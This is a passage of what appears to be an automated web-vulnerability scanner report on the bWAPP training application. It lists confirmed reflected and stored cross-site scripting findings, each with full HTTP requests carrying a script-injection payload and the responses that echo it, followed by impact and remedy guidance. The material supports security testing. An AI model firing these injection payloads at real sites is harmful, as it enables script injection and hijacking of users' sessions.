
</div>

<div id="main">

<h1>XSS - Reflected (Referer)</h1>

<p>The referer: <i>'"--></style></scRipt><scRipt>netsparker(0x0001C0)</scRipt></i></p>

</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
<a href="http://be.linkedin.com/in/ma
…
```

12.28. /bWAPP/xss_post.php CONFIRMED

http://itsecgames.com/bWAPP/xss_post.php

Parameters

Parameter	Type	Value
firstname	POST	Smith
lastname	**POST**	**'"--></style></scRipt><scRipt>netsparker(0x00179A)</scRipt>**
form	POST	submit

Request

```
POST /bWAPP/xss_post.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/xss_post.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 96
Content-Type: application/x-www-form-urlencoded

firstname=Smith&lastname='"--></style></scRipt><scRipt>netsparker(0x00179A)</scRipt>&form=submit
```

Response

```
…
st name:</label><br />
<input type="text" id="lastname" name="lastname"></p>

<button type="submit" name="form" value="submit">Go</button>

</form>

<br />
Welcome Smith '"--></style></scRipt><scRipt>netsparker(0x00179A)</scRipt>
</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
<a href="http://be.linkedin.com/in/malikmesellem"
…
```

12.29. /bWAPP/xss_php_self.php CONFIRMED

http://itsecgames.com/bWAPP/xss_php_self.php?firstname=Smith&lastname='%22--%3E%3C/style%3E%3C/scRip...

Parameters

Parameter	Type	Value
firstname	GET	Smith
lastname	**GET**	**'"--></style></scRipt><scRipt>netsparker(0x001DE8)</scRipt>**
form	GET	submit

Request

```
GET /bWAPP/xss_php_self.php?firstname=Smith&lastname='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x001DE8)%3C/scRipt%3E&form=submit HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/xss_php_self.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
```

Response

```
…
st name:</label><br />
<input type="text" id="lastname" name="lastname"></p>

<button type="submit" name="form" value="submit">Go</button>

</form>

<br />
Welcome Smith '"--></style></scRipt><scRipt>netsparker(0x001DE8)</scRipt>
</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
<a href="http://be.linkedin.com/in/malikmesellem"
…
```

12.30. /bWAPP/htmli_post.php CONFIRMED

http://itsecgames.com/bWAPP/htmli_post.php

Parameters

Parameter	Type	Value
firstname	**POST**	**'"--></style></scRipt><scRipt>netsparker(0x00066C)</scRipt>**
lastname	POST	Smith
form	POST	submit

Request

```
POST /bWAPP/htmli_post.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/htmli_post.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
Content-Length: 96
Content-Type: application/x-www-form-urlencoded

firstname='"--></style></scRipt><scRipt>netsparker(0x00066C)</scRipt>&lastname=Smith&form=submit
```

Response

```
…
me">Last name:</label><br />
<input type="text" id="lastname" name="lastname"></p>

<button type="submit" name="form" value="submit">Go</button>

</form>

<br />
Welcome '"--></style></scRipt><scRipt>netsparker(0x00066C)</scRipt> Smith
</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
<a href="http://be.linkedin.com/in/malikmesellem"
…
```

12.31. /bWAPP/xss_back_button.php CONFIRMED

http://itsecgames.com/bWAPP/xss_back_button.php

Parameters

Parameter	Type	Value
Referer	**HTTP Header**	**'"--></style></scRipt><scRipt>netsparker(0x000179)</scRipt>**

Request

```
GET /bWAPP/xss_back_button.php HTTP/1.1
Cache-Control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Referer: '"--></style></scRipt><scRipt>netsparker(0x000179)</scRipt>
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
```

Response

```
…
iv id="main">

<h1>XSS - Reflected (Back Button)</h1>

<p>Click the button to go to back to the previous page:

<input type=button value="Go back" onClick="document.location.href=''"--></style></scRipt><scRipt>netsparker(0x000179)</scRipt>'">

</p>

</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
<a href="http://be.linkedin.com/
…
```

12.32. /bWAPP/iframei.php CONFIRMED

http://itsecgames.com/bWAPP/iframei.php?ParamUrl=/%22onload=%22netsparker(9)&ParamWidth=250&ParamHei...

Parameters

Parameter	Type	Value
ParamUrl	**GET**	**/"onload="netsparker(9)**
ParamWidth	GET	250
ParamHeight	GET	250

Request

```
GET /bWAPP/iframei.php?ParamUrl=/%22onload=%22netsparker(9)&ParamWidth=250&ParamHeight=250 HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/iframei.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
…
e?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>iFrame Injection</h1>

<iframe frameborder="0" src="/"onload="netsparker(9)" height="250" width="250"></iframe>

</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
<a href="http://be.linked
…
```

12.33. /bWAPP/ssii.shtml CONFIRMED

http://itsecgames.com/bWAPP/ssii.shtml

Request

```
GET /bWAPP/ssii.shtml HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/ssii.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 04 Nov 2014 14:10:07 GMT
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
Accept-Ranges: bytes
Content-Type: text/html

<p>Hello Smith '"--></style></scRipt><scRipt>netsparker(0x000911)</scRipt>,</p><p>Your IP address is:</p><h1>10.0.1.149</h1>
```

12.34. /bWAPP/xss_ajax_2-2.php CONFIRMED

http://itsecgames.com/bWAPP/xss_ajax_2-2.php?title='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enet...

Parameters

Parameter	Type	Value
title	**GET**	**'"--></style></scRipt><scRipt>netsparker(0x00188A)</scRipt>**

Request

```
GET /bWAPP/xss_ajax_2-2.php?title='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x00188A)%3C/scRipt%3E HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/xss_ajax_2-1.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:55:01 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

{"movies":[{"response":"'"--></style></scRipt><scRipt>netsparker(0x00188A)</scRipt>??? Sorry, we don't have that movie :("}]}
```

12.35. /bWAPP/insecure_direct_object_ref_1.php CONFIRMED

http://itsecgames.com/bWAPP/insecure_direct_object_ref_1.php

Parameters

Parameter	Type	Value
secret	POST	3
login	**POST**	**'"--></style></scRipt><scRipt>netsparker(0x00212D)</scRipt>**
action	POST	change

Request

```
POST /bWAPP/insecure_direct_object_ref_1.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/insecure_direct_object_ref_1.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=%2FbWAPP%2Fxss_stored_2.php
Accept-Encoding: gzip, deflate
Content-Length: 88
Content-Type: application/x-www-form-urlencoded

secret=3&login='"--></style></scRipt><scRipt>netsparker(0x00212D)</scRipt>&action=change
```

Response

```
…
_1.php" method="POST">

<p><label for="secret">New secret:</label><br />
<input type="text" id="secret" name="secret"></p>

<input type="hidden" name="login" value="\'\"--></style></scRipt><scRipt>netsparker(0x00212D)</scRipt>">

<button type="submit" name="action" value="change">Change</button>

</form>

</br >
<font color="green">The secret has been changed!</font>
</div>

<div id="sid
…
```

12.36. /bWAPP/csrf_3.php CONFIRMED

http://itsecgames.com/bWAPP/csrf_3.php

Parameters

Parameter	Type	Value
secret	POST	3
login	**POST**	**'"--></style></scRipt><scRipt>netsparker(0x002F7C)</scRipt>**
action	POST	change

Request

```
POST /bWAPP/csrf_3.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/csrf_3.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; secret=L2JXQVBQL3h4ZS0yLnBocA%3D%3D; movie_genre=%2FbWAPP%2Fxss_stored_2.php
Accept-Encoding: gzip, deflate
Content-Length: 88
Content-Type: application/x-www-form-urlencoded

secret=3&login='"--></style></scRipt><scRipt>netsparker(0x002F7C)</scRipt>&action=change
```

Response

```
…
APP/csrf_3.php" method="POST">

<p><label for="secret">New secret:</label><br />
<input type="text" id="secret" name="secret"></p>

<input type="hidden" name="login" value="\'\"--></style></scRipt><scRipt>netsparker(0x002F7C)</scRipt>">

<button type="submit" name="action" value="change">Change</button>

</form>

</br >
<font color="green">The secret has been changed!</font>
</div>

<div id="side">

…
```

12.37. /bWAPP/xss_post.php CONFIRMED

http://itsecgames.com/bWAPP/xss_post.php

Parameters

Parameter	Type	Value
firstname	**POST**	**'"--></style></scRipt><scRipt>netsparker(0x001799)</scRipt>**
lastname	POST	Smith
form	POST	submit

Request

```
POST /bWAPP/xss_post.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/xss_post.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 96
Content-Type: application/x-www-form-urlencoded

firstname='"--></style></scRipt><scRipt>netsparker(0x001799)</scRipt>&lastname=Smith&form=submit
```

Response

```
…
me">Last name:</label><br />
<input type="text" id="lastname" name="lastname"></p>

<button type="submit" name="form" value="submit">Go</button>

</form>

<br />
Welcome '"--></style></scRipt><scRipt>netsparker(0x001799)</scRipt> Smith
</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
<a href="http://be.linkedin.com/in/malikmese
…
```

12.38. /bWAPP/htmli_current_url.php CONFIRMED

http://itsecgames.com/bWAPP/htmli_current_url.php?'"--></style></scRipt><scRipt>netsparker(0x000042)...

Parameters

Parameter	Type	Value
Query Based	**Query String**	**'"--></style></scRipt><scRipt>netsparker(0x000042)</scRipt>**

Request

```
GET /bWAPP/htmli_current_url.php?'"--></style></scRipt><scRipt>netsparker(0x000042)</scRipt> HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/aim.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
```

Response

```
…

</table>

</div>

<div id="main">

<h1>HTML Injection - Reflected (URL)</h1>

<p align="left">Your current URL: <i>http://itsecgames.com/bWAPP/htmli_current_url.php?'"--></style></scRipt><scRipt>netsparker(0x000042)</scRipt></i></p>

</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
<a href="http://be.linkedin.com/in/ma
…
```

12.39. /bWAPP/xss_login.php CONFIRMED

http://itsecgames.com/bWAPP/xss_login.php

Parameters

Parameter	Type	Value
login	**POST**	**'"--></style></scRipt> <scRipt>netsparker(0x001AE4) </scRipt>**
password	POST	3
form	POST	submit

Request

```
POST /bWAPP/xss_login.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/xss_login.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 88
Content-Type: application/x-www-form-urlencoded

login='"--></style></scRipt><scRipt>netsparker(0x001AE4)</scRipt>&password=3&form=submit
```

Response

```
…
rm" value="submit">Login</button>

</form>

<br />
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"--></style></scRipt>
<scRipt>netsparker(0x001AE4)</scRipt>' AND password = '3'' at line 1
```

12.40. /bWAPP/directory_traversal_2.php CONFIRMED

http://itsecgames.com/bWAPP/directory_traversal_2.php?directory=documents%00%27%22--%3e%3c%2fstyle%3...

Parameters

Parameter	Type	Value
directory	**GET**	**documents'"--></style></scRipt> <scRipt>netsparker(0x0002D2) </scRipt>**

Request

```
GET /bWAPP/directory_traversal_2.php?directory=documents%00%27%22--%3e%3c%2fstyle%3e%3c%2fscRipt%3e%3cscRipt%3enetsparker(0x0002D2)%3c%2fscRipt%3e HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/aim.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; secret=QW55IGJ1Z3M%2F
Accept-Encoding: gzip, deflate
```

Response

```
…
font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>Directory Traversal - Directories</h1>

<a href="documents'"--></style></scRipt><scRipt>netsparker(0x0002D2)</scRipt>/Terminator_Salvation.pdf" target="_blank">Terminator_Salvation.pdf</a><br /><a href="documents'"-->
</style></scRipt><scRipt>netsparker(0x0002D2)</scRipt>/The_Cabin_in_the_Woods.pdf" target="_blank">The_Cabin_in_the_Woods.pdf</a><br /><a href="documents'"--></style></scRipt>
<scRipt>netsparker(0x0002D2)</scRipt>/bWAPP_intro.pdf" target="_blank">bWAPP_intro.pdf</a><br /><a href="documents'"--></style></scRipt><scRipt>netsparker(0x0002D2)
</scRipt>/Iron_Man.pdf" target="_blank">Iron_Man.pdf</a><br /><a href="documents'"--></style></scRipt><scRipt>netsparker(0x0002D2)</scRipt>/The_Amazing_Spider-Man.pdf"
target="_blank">The_Amazing_Spider-Man.pdf</a><br /><a href="documents'"--></style></scRipt><scRipt>netsparker(0x0002D2)</scRipt>/The_Dark_Knight_Rises.pdf"
target="_blank">The_Dark_Knight_Rises.pdf</a><br /><a href="documents'"--></style></scRipt><scRipt>netsparker(0x0002D2)</scRipt>/The_Incredible_Hulk.pdf"
target="_blank">The_Incredible_Hulk.pdf</a><br />

</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src=
…
```

12.41. /bWAPP/htmli_stored.php CONFIRMED

http://itsecgames.com/bWAPP/htmli_stored.php

Parameters

Parameter	**Type**	**Value**
entry_add	POST	3
entry_all	POST	3
entry_delete	POST	3
blog	POST	submit
entry	**POST**	**'"--></style></scRipt><scRipt>netsparker(0x0006D9)</scRipt>**

Request

```
POST /bWAPP/htmli_stored.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/htmli_stored.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 116
Content-Type: application/x-www-form-urlencoded

entry_add=3&entry_all=3&entry_delete=3&blog=submit&entry='"--></style></scRipt><scRipt>netsparker(0x0006D9)</scRipt>
```

Response

```
…
5:03:19</td>
<td>3</td>

</tr>

<tr height="40">

<td align="center">616</td>
<td>bee</td>
<td>2014-11-04 15:03:19</td>
<td>'"--></style></scRipt><scRipt>netsparker(0x0006D9)</scRipt></td>

</tr>

</table>

</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
<a href="http://be.linkedin
…
```

12.42. /bWAPP/xss_login.php CONFIRMED

http://itsecgames.com/bWAPP/xss_login.php

Parameters

Parameter	Type	Value
login	POST	3
password	**POST**	**'"--></style></scRipt><scRipt>netsparker(0x001AE5)</scRipt>**
form	POST	submit

Request

```
POST /bWAPP/xss_login.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/xss_login.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 88
Content-Type: application/x-www-form-urlencoded

login=3&password='"--></style></scRipt><scRipt>netsparker(0x001AE5)</scRipt>&form=submit
```

Response

```
…
rm" value="submit">Login</button>

</form>

<br />
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"--></style></scRipt>
<scRipt>netsparker(0x001AE5)</scRipt>'' at line 1
```

12.43. /bWAPP/ws_soap.php/%22ns=%22netsparker(0x0003FA)

http://itsecgames.com/bWAPP/ws_soap.php/%22ns=%22netsparker(0x0003FA)

Parameters

Parameter	Type	Value
URI-BASED	**Full URL**	**/"ns="netsparker(0x0003FA)**

Certainty

Request

```
GET /bWAPP/ws_soap.php/%22ns=%22netsparker(0x0003FA) HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/aim.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; secret=QW55IGJ1Z3M%2F
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 04 Nov 2014 14:01:10 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
X-Pad: avoid browser bug
Content-Length: 5006
Content-Type: text/html


<html><head><title>NuSOAP: *** bWAPP Movie Service ***</title>
<style type="text/css">
body { font-family: arial; color: #000000; background-color: #ffffff; margin: 0px 0px 0px 0px; }
p { font-family: arial; color: #000000; margin-top: 0px; margin-bottom: 12px; }
pre { background-color: silver; padding: 5px; font-family: Courier New; font-size: x-small; color: #000000;}
ul { margin-top: 10px; margin-left: 20px; }
li { list-style-type: none; margin-top: 10px; color: #000000; }
.content{
margin-left: 0px; padding-bottom: 2em; }
.nav {
padding-top: 10px; padding-bottom: 10px; padding-left: 15px; font-size: .70em;
margin-top: 10px; margin-left: 0px; color: #000000;
background-color: #ccccff; width: 20%; margin-left: 20px; margin-top: 20px; }
.title {
font-family: arial; font-size: 26px; color: #ffffff;
background-color: #999999; width: 100%;
margin-left: 0px; margin-right: 0px;
padding-top: 10px; padding-bottom: 10px;}
.hidden {
position: absolute; visibility: hidden; z-index: 200; left: 250px; top: 100px;
font-family: arial; overflow: hidden; width: 600;
padding: 20px; font-size: 10px; background-color: #999999;
layer-background-color:#FFFFFF; }
a,a:active { color: charcoal; font-weight: bold; }
a:visited { color: #666666; font-weight: bold; }
a:hover { color: cc3300; font-weight: bold; }
</style>
<script language="JavaScript" type="text/javascript">
<!--
// POP-UP CAPTIONS...
function lib_bwcheck(){ //Browsercheck (needed)
this.ver=navigator.appVersion
this.agent=navigator.userAgent
this.dom
…
```

13. Permanent Cross-site Scripting

6 TOTAL

IMPORTANT

CONFIRMED

6

Netsparker identified permanent cross-site scripting, and **confirmed** this vulnerability by analyzing the execution of injected JavaScript.

Permanent XSS allows an attacker to execute dynamic scripts (*JavaScript, VBScript*) in the context of the application. This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly, to steal the user's credentials. This happens because the input entered by the user has been interpreted by HTML/JavaScript/VBScript within the browser.

"Permanent" means that the attack will be stored in the backend system. In normal XSS attacks, an attacker needs to e-mail the victim, but in a permanent XSS an attacker can just execute the attack and wait for users to see the affected page. As soon as someone visits the page, the attacker's stored payload will get executed.

XSS targets the users of the application instead of the server. Although this is a limitation, since it only allows attackers to hijack other users' sessions, the attacker might attack an administrator to gain full control over the application.

Impact

Permanent XSS is a dangerous issue that has many exploitation vectors, some of which include:

- User's session-sensitive information, such as cookies, can be stolen.
- XSS can enable client-side worms, which could modify, delete or steal other users' data within the application.
- The website can be redirected to a new location, defaced or used as a phishing site.

Remedy

The issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, all input and output from the application should be filtered. Output should be filtered according to the output format and location. Typically the output location is HTML. Where the output is HTML, ensure all active content is removed prior to its presentation to the server.

Prior to sanitizing user input, ensure you have a pre-defined list of both expected and acceptable characters with which you populate a whitelist. This list needs only be defined once and should be used to sanitize and validate all subsequent input.

There are a number of pre-defined, well structured whitelist libraries available for many different environments; good examples of these include the OWASP Reform and Microsoft Anti cross-site scripting libraries.

Remedy References

- [ASP.NET] - Microsoft Anti-XSS Library
- OWASP XSS Prevention Cheat Sheet
- OWASP AntiSamy Java

External References

- XSS Cheat Sheet
- OWASP - Cross-site Scripting
- XSS Shell
- XSS Tunnelling

Classification

OWASP 2013-A3

13.1. /bWAPP/ssii.shtml CONFIRMED

http://itsecgames.com/bWAPP/ssii.shtml

Injection URL

```
http://itsecgames.com/bWAPP/ssii.shtml
```

Injection Request

```
GET /bWAPP/ssii.shtml HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/ssii.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Identification Request

```
GET /bWAPP/ssii.shtml HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/ssii.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Injection Response

```
HTTP/1.1 200 OK
Date: Tue, 04 Nov 2014 14:10:06 GMT
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
Accept-Ranges: bytes
Content-Type: text/html
```

Identification Response

```
HTTP/1.1 200 OK
Date: Tue, 04 Nov 2014 14:10:06 GMT
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
Accept-Ranges: bytes
Content-Type: text/html

<p>Hello '"--></style></scRipt><scRipt>netsparker(0x00090E)</scRipt> Smith,</p><p>Your IP address is:</p><h1>10.0.1.149</h1>
```

13.2. /bWAPP/xss_stored_1.php CONFIRMED

http://itsecgames.com/bWAPP/xss_stored_1.php

Injection URL

```
http://itsecgames.com/bWAPP/htmli_stored.php
```

Injection Request

```
POST /bWAPP/htmli_stored.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/htmli_stored.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
